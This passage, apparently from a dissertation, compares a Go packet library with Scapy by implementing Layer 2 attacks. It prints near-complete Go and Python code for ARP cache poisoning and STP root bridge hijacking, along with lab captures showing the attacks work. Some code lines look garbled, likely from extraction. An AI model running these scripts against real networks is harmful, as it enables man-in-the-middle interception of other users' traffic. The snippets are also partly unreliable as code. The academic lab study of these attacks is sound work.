27     arpRequest.SetDstIP(targetIP)
28     arpRequest.SetRequest()
29     arpRequest.SetDstMac( address: "ff:ff:ff:ff:ff:ff")
30 
31     arpRequestPacket, err := packet.CraftPacket(ethLayer.Layer(), arpRequest.Layer())
32     if err != nil : "", err ↗
35 
36     for {
37         pkt := communication.SendRecv(arpRequestPacket, iface)
38         arpLayer := utils.GetARPLayer(pkt)
39         if arpLayer != nil && arpLayer.Operation == layers.ARPReply && net.IP(arpLayer.SourceProtAddress).String() == targetIP {
40             return net.HardwareAddr(arpLayer.SourceHwAddress).String(), nil
41         }
42 
43         time.Sleep(1 * time.Second)
44     }
45 }
```

Figure 89: ARPScan function

The function starts by retrieving the MAC and IP address of the interface to be used in line 16 and 17. From line 19 to 29, an ethernet layer and an ARP layer are created. The created packet corresponds to an ARP request for the IP given on the argument. Finally, a for loop sends the crafted packet and waits to receive a reply from the host using the function **SendRecv** from the supersocket package. The received packet is filtered on line 39, and if it is the reply from the host it returns the MAC address.

Continuing analysing the **arpcache.go** file, we can observe two functions **enableIPForwarding()** and **disableIPForwarding()**. As the name says, those functions will either enable or disable the forwarding of packets on the interface. The code for those functions is shown in figure 90.

The next function in the file is the **ArpMitM()**. This function is the main function of this file and it is used to launch the attack on the two victims. The code is shown in figure 91.

```go
func enableIPForwarding(iface string) {
    fmt.Println("[*] Enabling IP forwarding and disabling ICMP redirects...")
    exec.Command("sh", "-c", "echo 1 > /proc/sys/net/ipv4/ip_forward").Run()
    exec.Command("sh", "-c", fmt.Sprintf("echo 0 > /proc/sys/net/ipv4/conf/#{iface}/send_redirects")).Run()
    exec.Command("sh", "-c", "echo 0 > /proc/sys/net/ipv4/conf/all/send_redirects").Run()
}

func disableIPForwarding() {
    fmt.Println("[*] Disabling IP forwarding...")
    exec.Command("sh", "-c", "echo 0 > /proc/sys/net/ipv4/ip_forward").Run()
}
```

Figure 90: enableIPforwarding and disableIPforwading functions

```go
59 func ArpMitm(iface, victim1, victim2 string) {
60     enableIPForwarding(iface)
61     defer disableIPForwarding()
62     macVictim1, _ := ARPScanHost(iface, victim1)
63     macVictim2, _ := ARPScanHost(iface, victim2)
64
65     intMac := utils.MacByInt(iface)
66     arpPacket1, arpPacket2 := CreateFakeArp(victim1, victim2, macVictim1, macVictim2, intMac)
67
68     fmt.Println("[*] Poisoning targets...")
69     for i := 0; i < 100; i++ {
70         communication.Send(arpPacket1, iface)
71         time.Sleep(1 * time.Second)
72         communication.Send(arpPacket2, iface)
73     }
74     fmt.Println("[*] Restoring targets...")
75
76     restoreArp(macVictim1, victim1, victim2, macVictim2, iface)
77     fmt.Println("[*] Shutting down...")
78 }
```

Figure 91: ArpMitm function

The function initiates its process by invoking the **enableIPForwading()** method to permit the forwarding of packets across the interface. On line 61, the **defer** keyword is utilized in conjunction with the **disableIPForwarding()** function, ensuring that IP forwarding is deactivated upon the termination of the **ArpMitm()** function.

After the **ARPScanHost()** function is called to retrieve the MAC addresses of the victims. On line 66, fake ARP replies are crafted through the **CreateFakeArp()** function. The initial ARP reply targets victim 1, using victim 2's source IP and the attacker's source MAC. Consequently, victim 1's ARP table becomes poisoned, redirecting any packets intended for victim 2 to the attacker instead. A similar poisoning occurs in the ARP table of victim 2. The code for this function is shown in figure 92.


On line 69, the crafted packets are sent through a for loop with 100 iterations, ensuring the sustained poisoning of the ARP table. Finally, at line 76, the **restoreARP()** function crafts and dispatches the authentic ARP replies, thereby restoring the ARP tables of the victims to their original states. The code the **restoreARP()** function is shown in figure 93.

```go
func CreateFakeArp(victim1, victim2, macVictim1, macVictim2, srcMac string) ([]byte, []byte) {
    ethLayer1 := packet.EthernetLayer()
    ethLayer1.SetDstMAC(macVictim1)
    ethLayer1.SetSrcMAC(srcMac)
    ethLayer1.SetEthernetType(layers.EthernetTypeARP)
    arpPacket1 := packet.ARPLayer()
    arpPacket1.SetReply()
    arpPacket1.SetDstIP(victim1)
    arpPacket1.SetSrcIP(victim2)
    arpPacket1.SetDstMac(macVictim1)
    arpPacket1.SetSrcMac(srcMac)

    ethLayer2 := packet.EthernetLayer()
    ethLayer2.SetDstMAC(macVictim2)
    ethLayer2.SetSrcMAC(srcMac)
    ethLayer2.SetEthernetType(layers.EthernetTypeARP)
    arpPacket2 := packet.ARPLayer()
    arpPacket2.SetReply()
    arpPacket2.SetDstIP(victim2)
    arpPacket2.SetSrcIP(victim1)
    arpPacket2.SetDstMac(macVictim2)
    arpPacket2.SetSrcMac(srcMac)

    packet1, err := packet.CraftPacket(ethLayer1.Layer(), arpPacket1.Layer())
    packet2, err := packet.CraftPacket(ethLayer2.Layer(), arpPacket2.Layer())
    if err != nil {
        log.Fatal(err)
    }
    return packet1, packet2
}
```

Figure 92: CreateFakeArp function



```go
func restoreArp(macVictim1, victim1, victim2, macVictim2 string, iface string) {   1 usage   Tiago
    ethLayer1 := packet.EthernetLayer()
    ethLayer1.SetDstMAC(macVictim1)
    ethLayer1.SetSrcMAC(macVictim2)
    ethLayer1.SetEthernetType(layers.EthernetTypeARP)
    arpPacketOriginal := packet.ARPLayer()
    arpPacketOriginal.SetReply()
    arpPacketOriginal.SetDstIP(victim1)
    arpPacketOriginal.SetSrcIP(victim2)
    arpPacketOriginal.SetSrcMac(macVictim2)
    arpPacketOriginal.SetDstMac(macVictim1)

    ethLayer2 := packet.EthernetLayer()
    ethLayer2.SetDstMAC(macVictim1)
    ethLayer2.SetSrcMAC(macVictim2)
    ethLayer2.SetEthernetType(layers.EthernetTypeARP)
    arpPacketOriginal2 := packet.ARPLayer()
    arpPacketOriginal2.SetReply()
    arpPacketOriginal2.SetDstIP(victim2)
    arpPacketOriginal2.SetSrcIP(victim1)
    arpPacketOriginal2.SetSrcMac(macVictim2)
    arpPacketOriginal2.SetDstMac(macVictim2)

    OriginalArp1, err := packet.CraftPacket(ethLayer1.Layer(), arpPacketOriginal.Layer())
    OriginalArp2, err := packet.CraftPacket(ethLayer2.Layer(), arpPacketOriginal2.Layer())
    if err != nil {
        log.Fatal(err)
    }

    communication.Send(OriginalArp1, iface)
    communication.Send(OriginalArp2, iface)
}
```

Figure 93: RestoreArp function

4.3.3 Attack results

To replicate this attack, we built a network topology with 1 switch, 2 hosts and the attacker. The objective is to observe the traffic from victim 1 to victim 2 by flooding the ARP table of the the victims. The network topology and the IPs assigned to the hosts is shown in figure 94. The MAC address table is shown in table 4.5.




Figure 94: Network topology for ARP cache attack

Host	MAC
Attacker	2a:4f:d7:16:94:88
PC1	c2:02:7e:72:00:00
PC2	c2:01:ad:e9:00:00

Table 4.5: Host's MAC

To launch the attack, the script observed at figure 95 was launched and a Wireshark capture was set in the connection between the attacker and the switch.

```
GNU nano 7.2                                    main.go
package main

import "github.com/tiagomdiogo/GoPpy/higherlevel"

func main(){
        higherlevel.ArpMitm("eth0", "10.0.0.100", "10.0.0.200")
}
```

Figure 95: Script to run ARP cache poison attack

With the Wireshark capture, we were able to observe the fake ARP replies sent by the attacker. The packets is shown in figure 96.

```
5 0.651704    2a:4f:d7:16:94:88    c2:02:7e:72:00:00    ARP    60 10.0.0.200 is at 2a:4f:d7:16:94:88
6 1.651365    2a:4f:d7:16:94:88    c2:01:ad:e9:00:00    ARP    60 10.0.0.100 is at 2a:4f:d7:16:94:88
7 1.651454    2a:4f:d7:16:94:88    c2:02:7e:72:00:00    ARP    60 10.0.0.200 is at 2a:4f:d7:16:94:88
8 2.651605    2a:4f:d7:16:94:88    c2:01:ad:e9:00:00    ARP    60 10.0.0.100 is at 2a:4f:d7:16:94:88
```

Figure 96: Fake ARP replies

As we can see by looking at the packets, the attacker is sending ARP replies to the victims saying that the victims addresses have the MAC address of the attacker, **2a:4f:d7:16:94:88**. We can confirm by observing the ARP table of PC1 figure 97.The ARP table of PC1 indicates that the address **10.0.0.200**, which corresponds to PC2, has the same MAC address of the attacker **2a:4f:d7:16:94:88**. Now, executing a ping from PC1 to PC2 we can observe the ICMP packets in the connection between the attacker and the switch. The results are shown in figure 98.

```
PC1#show arp
Protocol  Address          Age (min)  Hardware Addr   Type   Interface
Internet  10.0.0.50               0   2a4f.d716.9488  ARPA   FastEthernet0/0
Internet  10.0.0.100              -   c202.7e72.0000  ARPA   FastEthernet0/0
Internet  10.0.0.200              0   2a4f.d716.9488  ARPA   FastEthernet0/0
```

Figure 97: ARP table

```
76 646.416641   10.0.0.200   10.0.0.100   ICMP   114 Echo (ping) reply    id=0x0000, seq=0/0, ttl=254
77 646.466224   10.0.0.100   10.0.0.200   ICMP   114 Echo (ping) request  id=0x0000, seq=1/256, ttl=255 (no response found!)
78 646.466679   10.0.0.100   10.0.0.200   ICMP   114 Echo (ping) request  id=0x0000, seq=1/256, ttl=254 (reply in 79)
79 646.507166   10.0.0.200   10.0.0.100   ICMP   114 Echo (ping) reply    id=0x0000, seq=1/256, ttl=255 (request in 78)
80 646.507791   10.0.0.200   10.0.0.100   ICMP   114 Echo (ping) reply    id=0x0000, seq=1/256, ttl=254
81 646.517058   10.0.0.100   10.0.0.200   ICMP   114 Echo (ping) request  id=0x0000, seq=2/512, ttl=255 (no response found!)
82 646.517421   10.0.0.100   10.0.0.200   ICMP   114 Echo (ping) request  id=0x0000, seq=2/512, ttl=254 (reply in 83)
83 646.557893   10.0.0.200   10.0.0.100   ICMP   114 Echo (ping) reply    id=0x0000, seq=2/512, ttl=255 (request in 82)
84 646.558629   10.0.0.200   10.0.0.100   ICMP   114 Echo (ping) reply    id=0x0000, seq=2/512, ttl=254
```

Figure 98: ICMP packets from PC1 to PC2 in attacker's connection

4.3.4 Comparison with Scapy

The script to perform this attack with Scapy is shown in figure 99 and figure 100.

```python
1 from scapy.all import *
2 import sys
3 import os
4 import time
5
6 def help_text():
7     print("\nUsage:\n python arpmitm interface IP_of_Victim1 IP_of_Victim2\n")
8     sys.exit()
9
10 def enable_ip_forwarding(interface):
11     print("\n[*] Enabling IP forwarding and disabling ICMP redirects...\n")
12     os.system("echo 1 > /proc/sys/net/ipv4/ip_forward")
13     os.system("echo 0 > /proc/sys/net/ipv4/conf/" + interface + "/send_redirects")
14     os.system("echo 0 > /proc/sys/net/ipv4/conf/all/send_redirects")
15
16 def disable_ip_forwarding():
17     print("[*] Disabling IP forwarding...")
18     os.system("echo 0 > /proc/sys/net/ipv4/ip_forward")
19
20 def get_mac(IP):
21     conf.verb = 0
22     ans,unans = srp(Ether(dst = "ff:ff:ff:ff:ff:ff")/ARP(pdst = IP), timeout = 2, iface = interface, inter = 0.1)
23     for snd,rcv in ans:
24         return rcv.sprintf(r"%Ether.src%")
25
26 def reARP(MACvictim1,MACvictim2):
27     print("\n[*] Restoring targets...")
28     sendp(Ether(dst = MACvictim1) / ARP(op = 2, pdst = IPvictim1, psrc = IPvictim2, hwdst = MACvictim1, hwsrc = MACvictim2), count = 7)
29     sendp(Ether(dst = MACvictim2) / ARP(op = 2, pdst = IPvictim2, psrc = IPvictim1, hwdst = MACvictim2, hwsrc = MACvictim1), count = 7)
30     disable_ip_forwarding()
31     print("[*] Shutting down...")
32     sys.exit(1)
```

Figure 99: Scapy ARP cache poison 1

```python
34 def trick(MACvictim1,MACvictim2):
35     send(ARP(op = 2, pdst = IPvictim1, psrc = IPvictim2, hwdst= MACvictim1))
36     send(ARP(op = 2, pdst = IPvictim2, psrc = IPvictim1, hwdst= MACvictim2))
37
38 def mitm():
39     try:
40         MACvictim1 = get_mac(IPvictim1)
41     except Exception:
42         disable_ip_forwarding()
43         print("[!] Couldn't find MAC address of Victim 1")
44         print("[!] Exiting...")
45         sys.exit(1)
46     try:
47         MACvictim2 = get_mac(IPvictim2)
48     except Exception:
49         disable_ip_forwarding()
50         print("[!] Couldn't find MAC address of Victim 2")
51         print("[!] Exiting...")
52         sys.exit(1)
53     print("[*] Poisoning targets...")
54     i = 0
55     while i < 20:
56         try:
57             trick(MACvictim1,MACvictim2)
58             time.sleep(1)
59             i = i + 1
60         except KeyboardInterrupt:
61             reARP(MACvictim1,MACvictim2)
62             break
63
64 if __name__ == '__main__':
65     if len(sys.argv) < 2:
66         help_text()
67     interface = sys.argv[1]
68     IPvictim1 = sys.argv[2]
69     IPvictim2 = sys.argv[3]
70     enable_ip_forwarding(interface)
71     mitm()
```

Figure 100: Scapy ARP cache poison 2

The main function of the scapy script is the **mitm()**. This function starts by getting the MAC of both victims on line 40 and 47. For that, it uses the **get_mac()** function, which performs obtains the MAC of a specific host by using an ARP request packet. Following, the **trick()** function sends the forged ARP replies poisoning the ARP table of the victims. [26]

4.3.4.1 Code readability

Comparing the Go implementation with the Scapy one, it is possible to conclude that both perform the same tasks. Although Scapy implementation has several more print instruction, those are only used whenever an exception occurs. Therefore it does not affect performance or tasks. Excluding those, the rest of the scripts are similar on both implementations. We can observe that the Go code gets more verbose when creating a packet and populating it with values. In Scapy, the packet crafting can be done in a single line.

4.3.4.2 Execution time comparison

To compare both scripts, we configured the scripts to send 20 fake ARP replies each and analyzed the execution time. The results are shown in table 4.6.

	Golang	Python
1st Run	24.720 sec	35.102 sec
2nd Run	25.177 sec	34.783 sec
3rd Run	23.186 sec	33.989 sec
4th Run	24.150 sec	35.855 sec
5th Run	25.033 sec	35.065 sec
Average	24.453 sec	34.959 sec

Table 4.6: Benchmark of ARP cache attack

From our analysis of the CAM overflow and VLAN Double Tagging attacks, Go consistently runs faster than Python, a trend also evident in this ARP Cache Poison attack. The results do show increased time values, resulting from the time taken to fetch the MAC addresses of both victims. Even considering this factor, Go remains superior to Python in terms of processing, analyzing, and crafting network packets.

4.4 STP root bridge hijack

4.4.1 Attack description

The STP root bridge hijacking is a MitM attack aimed at a network's Spanning Tree. The Spanning Tree protocol is designed to prevent loops in layer 2 networks by accommodating redundant connections. It accomplishes this by allowing each switch, designated a bridge, to adjust its port state. This state determines if a specific port will process and forward frames. The decision is based on the bridge's configurations and the information acquired from other bridges through BPDU packets. Within a Spanning Tree setup, a root bridge is chosen based on its Bridge ID. This ID is a combination of a Priority value and the bridge's MAC address, which gets relayed in BPDUs.

STP root nridge hijacking involves an attacker overtaking the root bridge's function. By positioning between two bridges, the attacker can intercept every frame they forward. Achieving this isn't straightforward, as it necessitates the attacker to link two separate interfaces to two distinct bridges. To perform the attack, fake BPDUs will be created with a modified MAC address which will make the attacker the root bridge. Following, all the packets will be redirected to the attacker connections with the bridges, performing a MitM attack.

4.4.2 Developed script

There are two scripts defined that can perform a STP root bridge hijacking attack. The first script, **rootbridge.go** under the **higherlevel** package, can be used when the attacker has only one interface connected to a bridge. The script named **rootbridge2int.go** is used for scenarios where the attacker is placed between two bridges. It offers the functionality to transfer data from one interface to another and vice versa, performing a MitM attack. Both scripts are similar, with the exception that in **rootbridge2int.go**, the function **bridgeAndSniff** is used. This function takes as argument two interfaces and forwards the traffic between them.

Focusing on the **rootbridge.go** file, the following functions are available: **StpRootBridgeMitM()** and **stpRootBridgeHijack()**. The code for **StpRootBridgeMitM()** is shown at figure 101.

```
14 func StpRootBridgeMitM(iface1 string) {  1 usage  Tiago Diogo +1
15
16     for {
17         pkt := communication.Recv(iface1)
18         stpLayer := utils.GetSTPLayer(pkt)
19
20         if stpLayer == nil {
21             continue
22         }
23
24         rootString := stpLayer.RouteID.HwAddr.String()
25         rootStringAux := strings.ReplaceAll(rootString, old: ":", new: "")
26         rootInt, _ := strconv.ParseInt(rootStringAux, base: 16, bitSize: 64)
27         rootInt -= 1
28         rootMacHex := fmt.Sprintf("#{rootInt}")
29         parts := make([]string, 0, 6)
30         for i := 0; i < len(rootMacHex); i += 2 {
31             parts = append(parts, rootMacHex[i:i+2])
32         }
33         rootMac := strings.Join(parts, sep: ":")
34
35         params := map[string]interface{}{
36             "rootmac":   rootMac,
37             "bridgemac": rootMac,
38             "rootid":    stpLayer.RouteID.SysID,
39             "bridgeid":  stpLayer.RouteID.SysID,
40         }
41
42         stpRootBridgeHijack(iface1, params)
43     }
44 }
```

Figure 101: Code for StpRootBridgeMitM for 1 interface

This functions receives the interface as argument. Following, it uses the **Recv()** function to receive packets on the given interface. If the packet has an STP layer (line 18), the function obtains the MAC address of the root bridge (line 24) and it decreases its value by 1 (line 27). This decrement will allow the attacker to take over and assume the root bridge role. Following, on line 35 the **params** variable is created and populated with the new MAC address calculated and the ID of the STP packet. The **StpRootBridgeHijack()** function will craft the fake BPDUs and the respective BPDUs acknowledge with the data obtained from the received STP packet. While this acknowledge might not be necessary for the attack to be successful, it is still the expected behavior of the root bridge and thus we chose to send the acknowledge. The code of this function is shown at figure 102.

```go
46 func stpRootBridgeHijack(iface string, params map[string]interface{}) {
47     rootID := params["rootid"].(uint16)
48     bridgeID := params["bridgeid"].(uint16)
49     bridgeMAC := params["bridgemac"].(string)
50     rootMAC := params["rootmac"].(string)
51 
52     Dot3Layer := packet.Dot3Layer()
53     Dot3Layer.SetDstMAC("01:80:c2:00:00:00")
54     Dot3Layer.SetSrcMAC(bridgeMAC)
55     LLCLayer := packet.LLCLayer()
56     stpLayer := packet.STPLayer()
57     stpLayer.Layer().TC = true
58     stpLayer.Layer().PortID = 0x8002
59     stpLayer.SetRootBridgeMacStr(rootMAC)
60     stpLayer.SetRootBridgeID(rootID)
61     stpLayer.SetBridgeMacStr(bridgeMAC)
62     stpLayer.SetBridgeID(bridgeID)
63 
64     pkt, _ := packet.CraftPacket(Dot3Layer.Layer(), LLCLayer.Layer(), stpLayer.Layer())
65     for {
66         pkt2 := communication.SendRecv(pkt, iface)
67         stpResponse := utils.GetSTPLayer(pkt2)
68         if stpResponse != nil {
69             Dot3Layer := packet.Dot3Layer()
70             Dot3Layer.SetDstMAC("01:80:c2:00:00:00")
71             Dot3Layer.SetSrcMAC(bridgeMAC)
72 
73             LLCLayer := packet.LLCLayer()
74 
75             stpLayer := packet.STPLayer()
76             stpLayer.Layer().TCA = true
77             stpLayer.Layer().PortID = 0x8002
78             stpLayer.SetRootBridgeMacStr(rootMAC)
79             stpLayer.SetRootBridgeID(rootID)
80             stpLayer.SetBridgeMacStr(bridgeMAC)
81             stpLayer.SetBridgeID(bridgeID)
82 
83             finalAck, err := packet.CraftPacket(Dot3Layer.Layer(), LLCLayer.Layer(), stpLayer.Layer())
84             if err != nil {
85                 log.Fatal(err)
86             }
87             communication.Send(finalAck, iface)
88         }
89         time.Sleep(5 * time.Second)
```

Figure 102: Code for StpRootBridgeHijack

The **StpRootBridgeHijack()** function starts by retrieving the received information for the STP packet at lines 47 to 50. Following, from lines 52 to 62 the fake BPDU is crafted with the following layers: 802.3, LLC and STP. The packet is destined to the MAC address **01:80:c2:00:00:00** which is the default for STP BPDUs. The retrieved information and the MAC address calculated are used to craft the packet. In line 66, it uses the function **SendRecv()** to send the crafted packet, awaits for any topology change BPDU and crafts the acknowledge.

Examining the **rootbridge2int.go** file, this script is designed for situations where an attacker is linked to two bridges. Besides taking on the role of the root bridge, this script ensures a bridge is established between the attacker's two interfaces, allowing for the transfer of packets between them.. The code for the **StpRootBridgeMitM2()** is shown in figure 103.

```go
12 func StpRootBridgeMitM2(iface1, iface2 string) {
13     running := 0
14     go sniffer.BridgeAndSniff(iface1, iface2)
15 
16     for {
17         if running == 0 {
18             pkt := communication.Recv(iface1)
19             stpLayer := utils.GetSTPLayer(pkt)
20             if stpLayer == nil {
21                 continue
22             }
23 
24             rootString := stpLayer.RouteID.HwAddr.String()
25             rootStringAux := strings.ReplaceAll(rootString, ":", "")
26             rootInt, _ := strconv.ParseInt(rootStringAux, 16, 64)
27             rootInt -= 1
28             rootMacHex := fmt.Sprintf("#{rootInt}")
29             parts := make([]string, 0, 6)
30             for i := 0; i < len(rootMacHex); i += 2 {
31                 parts = append(parts, rootMacHex[i:i+2])
32             }
33             rootMac := strings.Join(parts, ":")
34 
35             params := map[string]interface{}{
36                 "rootmac":   rootMac,
37                 "bridgemac": rootMac,
38                 "rootid":    stpLayer.RouteID.SysID,
39                 "bridgeid":  stpLayer.RouteID.SysID,
40             }
41             go stpRootBridgeHijack(iface1, params)
42             go stpRootBridgeHijack(iface2, params)
43             running = 1
44         }
45     }
46 }
```

Figure 103: Code for StpRootBridgeMitM2 for 2 interfaces

This function starts by launching a goroutine to execute the function **BridgeAndSniff** on line 14. This function will be responsible to redirect the traffic from one interface to another. Its code and functionality are detailed on section 3.5 Following, as the **StpRootBridgeMitM** function, it awaits to receive a STP packet so it can calculate the decreased MAC address (line 24 to 33). Finally, two goroutines are launched to execute the function **stpRootBridgeHijack**, line 41 and 42, on both interfaces. This goroutines will ensure that the fake BPDU and the respective acknowledge are crafted and sent on both interfaces. Note that the **running** variable is used to avoid the launch of multiple goroutines of the function **stpRootBridgeHijack**. As soon as the function is called, the variable is set to 1 and the loop stops.

It is important to notice how practical it is to developed concurrent code in Go. In this example, with just the keyword **Go** we are able to launch 3 different threads that will ensure the attacks works as expected.

4.4.3 Attack results

To replicate this attack, we built a network topology with 2 VPCS hosts and 3 Cisco IOSvL2 switches. The attacker is connected to two switches. The objective is to observe the packets coming from PC2 to PC1 in the connection between the switches and the attacker. The network topology is shown in figure 104.




Figure 104: Network topology for STP Root Bridge Hijacking

The PC1 and PC2 have the IPs 10.0.0.10 and 10.0.0.20 respectively. By default, the root bridge of this topology is Switch 2. The packets from PC1 to PC2 are sent from Switch 1 to Switch 2 and delivered to PC2. In this STP topology the Switch 2 **Gi0/1** interface is blocked to avoid loops. With the instruction **show spanning-tree** on Switch 2 we can observe its STP topology, shown in figure 105.

```
Switch#show spanning-tree

VLAN0001
  Spanning tree enabled protocol rstp
  Root ID    Priority    32769
             Address     0c79.729a.0000
             This bridge is the root
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID  Priority    32769  (priority 32768 sys-id-ext 1)
             Address     0c79.729a.0000
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
             Aging Time  300 sec
```

Figure 105: Spanning tree on Switch 2

The table 4.7 contains the MAC addresses of all the switches.

Host	MAC
Switch1	0c:be:9b:fb:00:00
Switch2	0c:79:72:9a:00:00
Switch3	0c:d1:07:a2:00:00

Table 4.7: MAC addresses of switches

To launch the attack, we can use the script shown in figure 106.

```go
package main

import "github.com/tiagomdiogo/ScaGo/higherlevel"

func main(){
	higherlevel.StpRootBridgeMitM2("eth0", "eth1")
}
```

Figure 106: Script to launch STP Root Bridge Hijacking

Following, with a wireshark capture set up on the connection between the Attacker and Switch 2. We can observe the fake BPDU with the calculated MAC address. On figure 107 it is possible to observe a BPDU crafted by the attacker.

```
400 347.116937   0c:79:72:99:ff:ff   Spanning-tree-(for…  STP   52 Conf. TC + Root = 32768/1/0c:79:72:99:ff:ff  Cost = 0  Port = 0x8002
> IEEE 802.3 Ethernet
> Logical-Link Control
v Spanning Tree Protocol
    Protocol Identifier: Spanning Tree Protocol (0x0000)
    Protocol Version Identifier: Spanning Tree (0)
    BPDU Type: Configuration (0x00)
  > BPDU flags: 0x01, Topology Change
  > Root Identifier: 32768 / 1 / 0c:79:72:99:ff:ff
    Root Path Cost: 0
  > Bridge Identifier: 32768 / 1 / 0c:79:72:99:ff:ff
    Port identifier: 0x8002
    Message Age: 1
    Max Age: 32
    Hello Time: 2
    Forward Delay: 32
```

Figure 107: Fake BPDU crafted by the attacker

As we can observe, the attacker crafted a BPDU with the MAC address as **0c:79:72:99:ff:ff** which corresponds to the MAC address of Switch 2 decremented by 1. This will make the attacker the root bridge. The output of the instruction **show spanning-tree** on Switch 2 is shown in figure 108.

```
Switch#show spanning-tree

VLAN0001
  Spanning tree enabled protocol rstp
  Root ID    Priority    32769
             Address     0c79.7299.ffff
             Cost        4
             Port        3 (GigabitEthernet0/2)
             Hello Time   2 sec  Max Age 32 sec  Forward Delay 32 sec

  Bridge ID  Priority    32769  (priority 32768 sys-id-ext 1)
             Address     0c79.729a.0000
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
             Aging Time  300 sec
```

Figure 108: Spanning tree after attack

As we can observe, the root bridge is now the attacker. Launching a ping from PC2 to PC1 we can observe the ICMP packets in the connection between attacker and Switch 2. Figure 109 shows the results of the capture.

419	357.809740	Private_66:68:01	Broadcast	ARP	64	Who has 10.0.0.10? Tell 10.0.0.20
420	357.902242	Private_66:68:00	Private_66:68:01	ARP	64	10.0.0.10 is at 00:50:79:66:68:00
421	357.909441	10.0.0.20	10.0.0.10	ICMP	98	Echo (ping) request id=0xd809, seq=1/256, ttl=64 (reply in 422)
422	358.005163	10.0.0.10	10.0.0.20	ICMP	98	Echo (ping) reply id=0xd809, seq=1/256, ttl=64 (request in 421)
423	358.657237	0c:79:72:99:ff:ff	Spanning-tree-(for…	STP	52	Conf. TC + Root = 32768/1/0c:79:72:99:ff:ff Cost = 0 Port = 0x8002
424	358.904852	0c:79:72:99:ff:ff	Spanning-tree-(for…	STP	52	Conf. TC + Root = 32768/1/0c:79:72:99:ff:ff Cost = 0 Port = 0x8002
425	359.002846	0c:79:72:99:ff:ff	Spanning-tree-(for…	STP	52	Conf. Root = 32768/1/0c:79:72:99:ff:ff Cost = 0 Port = 0x8002
426	359.009679	10.0.0.20	10.0.0.10	ICMP	98	Echo (ping) request id=0xd909, seq=2/512, ttl=64 (reply in 427)
427	359.104500	10.0.0.10	10.0.0.20	ICMP	98	Echo (ping) reply id=0xd909, seq=2/512, ttl=64 (request in 426)
428	359.152945	0c:79:72:99:ff:ff	Spanning-tree-(for…	STP	52	Conf. Root = 32768/1/0c:79:72:99:ff:ff Cost = 0 Port = 0x8002
429	360.110006	10.0.0.20	10.0.0.10	ICMP	98	Echo (ping) request id=0xda09, seq=3/768, ttl=64 (reply in 430)
430	360.202993	10.0.0.10	10.0.0.20	ICMP	98	Echo (ping) reply id=0xda09, seq=3/768, ttl=64 (request in 429)
431	361.153166	0c:79:72:99:ff:ff	Spanning-tree-(for…	STP	52	Conf. TC + Root = 32768/1/0c:79:72:99:ff:ff Cost = 0 Port = 0x8002
432	361.257833	10.0.0.20	10.0.0.10	ICMP	98	Echo (ping) request id=0xdb09, seq=4/1024, ttl=64 (reply in 434)

Figure 109: ICMP packets in the connection between Attacker and Switch 2

4.4.4 Comparison with Scapy

To achieve the same results using Scapy, we used the script developed by Duarte Matias in his MSc dissertation [23]. This script uses the "asyncio" library to simultaneously schedule two tasks for transmitting BPDU packets. Additionally, it employs the multiprocessing library to connect the two interfaces used in the attack. The need for the multiprocessing library arises because the "bridge_and_sniff" function provided by Scapy is a blocking function. These are functions that don't return until they complete their execution, therefore blocking the whole program. For that reason, a new process developed with the aid of the multiprocessing library needs to be launched to execute the **bridge_and_sniff** function.

The snippet of code responsible for the sniffing and the launch of the attack is located in figure 110.

```
13 def stp_root_bridge_mitm(i1, i2 #, dumpfile
14     ):
15
16     def bridge_func(packet):
17         if IP in packet:
18             print("Src IP: " + str(packet[IP].src) + " ; Dst IP: " + str(packet[IP].dst))
19         return True
20
21     # Sniff a BPDU from any interface
22     p = sniff(stop_filter=lambda x: x.haslayer(STP), iface=i1)
23
24     # Scrape parameters from BPDU packet
25     pkts = p.sessions()['Other']
26
27     for x in pkts:
28         if STP in x:
29             STP_pkt = x
30             break
31
32     root_id = STP_pkt.rootid
33
34     root_mac = STP_pkt.rootmac
35
36     # Modify root and bridge mac
37     root_mac_int = int(root_mac.replace(':',''), 16)
38     root_mac_int -=1
39     root_mac_hex = "{:012x}".format(root_mac_int)
40     root_mac = ":".join(root_mac_hex[i:i+2] for i in range(0, len(root_mac_hex), 2))
41
42     params = {"rootmac": root_mac, "bridgemac":root_mac, "rootid":root_id, "bridgeid":root_id}
43
44     #Start the attack
45     asyncio.run(main_coro(i1,i2, params))
```

